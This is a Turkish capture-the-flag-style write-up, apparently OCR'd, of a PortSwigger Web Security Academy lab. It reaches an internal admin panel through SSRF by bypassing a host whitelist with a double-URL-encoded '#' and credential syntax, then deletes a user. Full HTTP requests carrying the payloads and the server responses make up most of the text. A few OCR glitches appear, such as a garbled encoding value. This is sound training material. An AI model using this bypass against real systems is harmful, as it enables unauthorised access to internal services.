
# SSRF with whitelist-based input filter

Herkese merhaba,

Bu yazımda portswigger'da bulunan SSRF başlığı altındaki SSRF witg Whitelist-based input filter lab'ının çözümünü anlatacağım.




Herhangi bir ürüne view details tıklıyoruz açılan sayfada en altda bulunan check stock buttonuna tıklıyoruz ve giden isteği yakalıyoruz.


```
POST /product/stock HTTP/2
Host: 0ale00cb038e0f6580a46c96009f003d.web-security-academy.net
Cookie: session=fErEfsw7tSDeeHlK8WdIPH8LiT7pg3CC
Content-Length: 107
Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
Content-Type: application/x-www-form-urlencoded
Accept-Language: tr-TR
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: */*
Origin: https://0ale00cb038e0f6580a46c96009f003d.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0ale00cb038e0f6580a46c96009f003d.web-security-academy.net/product?productId=2
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

stockApi=http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D2%26storeId%3D1
```

Yakaladığımız isteği repeater'a yollayıp stockApi'un değeriniz http://127.0.0.1/ şeklinde değiştiriyoruz isteği gönderidğimizde bize dönen yanıt'a göre değerimizi güncelliyoruz.

```
POST /product/stock HTTP/2
Host: 0ale00cb038e0f6580a46c96009f003d.web-security-academy.net
Cookie: session=fErEfsw7tSDeeHlK8WdIPH8LiT7pg3CC
Content-Length: 26
Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
Content-Type: application/x-www-form-urlencoded
Accept-Language: tr-TR
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: */*
Origin: https://0ale00cb038e0f6580a46c96009f003d.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0ale00cb038e0f6580a46c96009f003d.web-security-academy.net/product?produ
ctId=2
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

stockApi=http://127.0.0.1/
```

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 58

"External stock check host must be stock.weliketoshop.net"
```


http://username@stock.weliketoshop.net şeklinde istek gönderiyoruz.



```
POST /product/stock HTTP/2
Host: 0ale00cb038e0f6580a46c96009f003d.web-security-academy.net
Cookie: session=fErEfsw7tSDeeHlK8WdIPH8LiT7pg3CC
Content-Length: 47
Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
Content-Type: application/x-www-form-urlencoded
Accept-Language: tr-TR
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: */*
Origin: https://0ale00cb038e0f6580a46c96009f003d.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0ale00cb038e0f6580a46c96009f003d.web-security-academy.net/product?produ
ctId=2
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

stockApi=http://username@stock.weliketoshop.net
```

```
HTTP/2 500 Internal Server Error
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2335

<!DOCTYPE html>
<html>
    <head>
        <link href=/resources/labheader/css/academyLabHeader.css
        stylesheet>
        <link href=/resources/css/labs.css rel=stylesheet>
        <title>
            SSRF with whitelist-based input filter
        </title>
    </head>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
        <section class='academyLabBanner'>
            <div class=container>
                <div class=logo>
                </div>
                <div class=title-container>
                    <h2>
                        SSRF with whitelist-based input filt
                    </h2>
                    <a id='lab-link' class='button' href='/'>
                        Back to lab home
                    </a>
                    <a class=link-back href='
                    https://portswigger.net/web-security/ssrf
                    h-whitelist-filter'>
                        Back to lab descripti
                        <svg version=1.1 id=Layer_1 xmlns='
```


Dönen cevapta serverin kullanıcıya bağlanmaya çalıştığını görebiliriz demek ki doğru yoldayız. bypass için # karakterini kullanıyoruz fakat url formatına çevirmemiz lazım.



```
#
```

```
9623
```

Tekrar bad request aldığımız için 1 kere daha decode ediyoruz.




```
#
```

```
%23
```

```
%25%32%33
```


http://username%25%32%33@stock.weliketoshop.net deklinde deneme yaptığımızda error code 500 alıyoruz ve girdiğimiz değerin dogru olduğunu gösteriyor . ardından username'i silip yerine localhost:80 payloadını yazıyoruz .



```
POST /product/stock HTTP/2
Host: 0ale00cb038e0f6580a46c96009f003d.web-security-academy.net
Cookie: session=fErEfsw7tSDeeHlK8WdIPH8LiT7pg3CC
Content-Length: 60
Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
Content-Type: application/x-www-form-urlencoded
Accept-Language: tr-TR
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: */*
Origin: https://0ale00cb038e0f6580a46c96009f003d.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0ale00cb038e0f6580a46c96009f003d.web-security-academy.net/product?produ
ctId=2
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

stockApi=http://localhost:80%25%32%33@stock.weliketoshop.net
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Set-Cookie: session=sE7FBh6sCki37NCV23jaXK2i2HNDv4f7; Secure; HttpOnly;
SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 10672

<!DOCTYPE html>
<html>
    <head>
        <link href=/resources/labheader/css/academyLabHeader.css rel=
        stylesheet>
        <link href=/resources/css/labsEcommerce.css rel=stylesheet>
        <title>
            SSRF with whitelist-based input filter
        </title>
    </head>
    <body>
        <script src="/resources/labheader/js/labHeader.js">
        </script>
        <div id="academyLabHeader">
            <section class='academyLabBanner'>
                <div class=container>
                    <div class=logo>
                    </div>
                    <div class=title-container>
                        <h2>
                            SSRF with whitelist-based input filter
                        </h2>
                        <a class=link-back href='
                        https://portswigger.net/web-security/ssrf/lab-s
                        rf-with-whitelist-filter'>

                            Back to lab description&nbs
                            ;
                            <svg version=1.1 id=Layer_1 xmlns='
                            http://www.w3.org/2000/svg' xmlns:xlink='
                            http://www.w3.org/1999/xlink' x=0px y=0px
```


görüldüğü gibi admin olarak giriş yaptık.request'i biraz inceledeğimizide admin panele girmek için /admin parametresini vermemiz gerektiği görünüyor.



```
POST /product/stock HTTP/2
Host: 0ale00cb038e0f6580a46c96009f003d.web-security-academy.net
Cookie: session=fErEfsw7tSDeeHlK8WdIPH8LiT7pg3CC
Content-Length: 66
Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
Content-Type: application/x-www-form-urlencoded
Accept-Language: tr-TR
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: */*
Origin: https://0ale00cb038e0f6580a46c96009f003d.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0ale00cb038e0f6580a46c96009f003d.web-security-academy.net/product?produ
ctId=2
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

stockApi=http://localhost:80%25%32%33@stock.weliketoshop.net/admin
```

```
                    </a>
                    <p>
                        |
                    </p>
                </section>
            </header>
            <header class="notification-header">
            </header>
            <section>
                <h1>
                    Users
                </h1>
                <div>
                    <span>
                        wiener -
                    </span>
                    <a href="/admin/delete?username=wiener">
                        Delete
                    </a>
                </div>
                <div>
                    <span>
                        carlos -
                    </span>
                    <a href="/admin/delete?username=carlos">
                        Delete
                    </a>
                </div>
            </section>
            <br>
            <hr>
        </div>
    </section>
    <div class="footer-wrapper">
    </div>
```

Tekrar yanıtın içeriğinde baktığımızda ise carlos kullanıcısını silmek için bulunan bir url adresi görüyoruz ve stockApi'mize ekliyoruz.




Sonuç olarak carlos kullanıcısını silmiş olduk ve lab'ımızı tamamladık.